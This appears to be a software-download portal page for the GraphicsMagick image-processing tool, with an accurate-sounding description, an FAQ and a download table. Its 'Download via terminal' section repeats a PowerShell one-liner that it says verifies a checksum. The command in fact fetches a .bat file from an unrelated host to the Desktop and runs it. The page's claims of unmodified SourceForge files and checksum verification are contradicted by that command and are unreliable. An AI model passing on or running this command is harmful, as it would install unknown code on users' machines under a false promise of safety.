
GraphicsMagick
by Bob Friesenhahn
- Version
- 1.3.48
- Size
- 7.1 MB
- Updated
- Publisher
- Bob Friesenhahn
- Category
- Media
- Files
- 1
GraphicsMagick screenshots

About GraphicsMagick
GraphicsMagick describes itself as the Swiss army knife of image processing. It provides a set of command-line tools and programming interfaces for reading, writing, converting and manipulating raster and vector images in more than a hundred formats. It originated as a fork of ImageMagick, with the goal of offering greater stability and performance while keeping the original MIT-style licence and a consistent, stable API.
Everything in GraphicsMagick goes through a single command, gm, followed by a subcommand. For example, gm convert changes formats and applies operations, gm mogrify modifies images in place, gm identify reports image properties, gm composite combines images, gm montage builds contact sheets, and gm batch processes command scripts efficiently. Typical tasks include resizing, cropping, rotating, sharpening, adjusting colours, adding text or borders and converting between formats such as JPEG, PNG, TIFF, GIF, WebP and PDF.
GraphicsMagick is known for efficiency on large workloads. It is multi-threaded using OpenMP for many operations, handles very large images, and has a reputation for stable behaviour, which is why it has been used by large photo-sharing services and image servers. Programming interfaces are available for C and C++, and bindings exist for Perl, Tcl, Python, Node.js and other languages, so you can embed image processing in your own applications.
The downloads listed here include a Windows archive with its signature and the source tarball. On Linux and macOS, GraphicsMagick is widely available through package managers. Some format support depends on optional libraries such as those for JPEG, PNG, TIFF and WebP being present when GraphicsMagick is built. The project is maintained by Bob Friesenhahn and released under the MIT licence. If you need a fast, scriptable, reliable image processor, GraphicsMagick deserves consideration alongside ImageMagick.
Key features
- Over 100 image formats
- convert, mogrify, identify, composite and montage tools
- OpenMP multi-threading
- C and C++ APIs with language bindings
- Batch processing mode
Pros
- Fast and stable
- Permissive licence
- Scriptable
Cons
- Command-line oriented
- Some formats depend on optional libraries
System requirements
Windows, macOS, Linux or another Unix-like system. Package managers provide ready builds on macOS and Linux.
Tips
- Use gm mogrify carefully; it overwrites originals
- Use gm batch for large scripted jobs to reduce overhead
Description from the publisher
Swiss army knife of image processing
GraphicsMagick provides a set of commandline tools and programming APIs for manipulating, editing, and converting raster and vector images. It is derived from ImageMagick, with the objective of providing better stability and performance than ImageMagick while retaining the original MIT/X11 license.
At a glance
GraphicsMagick is a open source media app published by Bob Friesenhahn (graphicsmagick.sourceforge.io). Swiss army knife of image processing
SOFTGIT offers 1 file for GraphicsMagick covering Windows, Linux, Cygwin, MinGW/MSYS2, BSD/Unix, 7.1 MB in total. The version listed is v1.3.48, last updated on July 23, 2026.
GraphicsMagick belongs to the Media category, alongside InfraRecorder, Shotcut, Peace Equalizer, interface Equalizer APO. Browse related apps below to compare alternatives.
Download GraphicsMagick v1.3.48
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Softgit.zipZIP | 538490251dde514a6ac2abb8ca3ccbb15fd01329f9cf5d289c762d37dd51fdd1 |
7.1 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/graphicsmagick. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Softgit.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
GraphicsMagick system requirements
- Operating system
- Cygwin, MinGW/MSYS2, Linux, BSD/Unix, Windows
- License
- MIT License
- Written in
- Perl, C++, C, Tcl
- Download size
- 24 MB (GraphicsMagick-1.3.48-windows.7z)
- Project page
- sourceforge.net/projects/graphicsmagick
GraphicsMagick FAQ
What is GraphicsMagick?
A set of command-line tools and libraries for converting and manipulating images in many formats.
How does GraphicsMagick relate to ImageMagick?
It began as a fork of ImageMagick, focusing on stability, performance and a stable API.
What is the gm command?
The single entry point for all GraphicsMagick tools, such as gm convert, gm mogrify and gm identify.
Is GraphicsMagick multi-threaded?
Yes. Many operations use OpenMP for multi-threading.
Which licence does GraphicsMagick use?
The MIT licence.
Is GraphicsMagick free and open source?
GraphicsMagick is distributed under MIT License according to SourceForge. You can download it free of charge.
Which operating systems does GraphicsMagick support?
SourceForge lists Cygwin, MinGW/MSYS2, Linux, BSD/Unix, Windows for GraphicsMagick.
Where does the GraphicsMagick download come from?
The Download button takes you to the official SourceForge download for GraphicsMagick (sourceforge.net/projects/graphicsmagick). SOFTGIT does not modify or re-host the file.
What is GraphicsMagick written in?
SourceForge lists Perl, C++, C, Tcl.
Is GraphicsMagick free to download?
Yes. GraphicsMagick is listed as “Open Source” and the download from SOFTGIT is free of charge.
How do I download GraphicsMagick?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is GraphicsMagick safe to install?
Files are published as received from Bob Friesenhahn, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does GraphicsMagick support?
The files listed here target Windows, Linux, Cygwin, MinGW/MSYS2, BSD/Unix.
How big is the GraphicsMagick download?
The file is 7.1 MB.
Provenance
- Publisher
- Bob Friesenhahn
- Last check
- 4 months ago
- License
- MIT License
- Imported from
- Source: sourceforge.net/projects/graphicsmagick


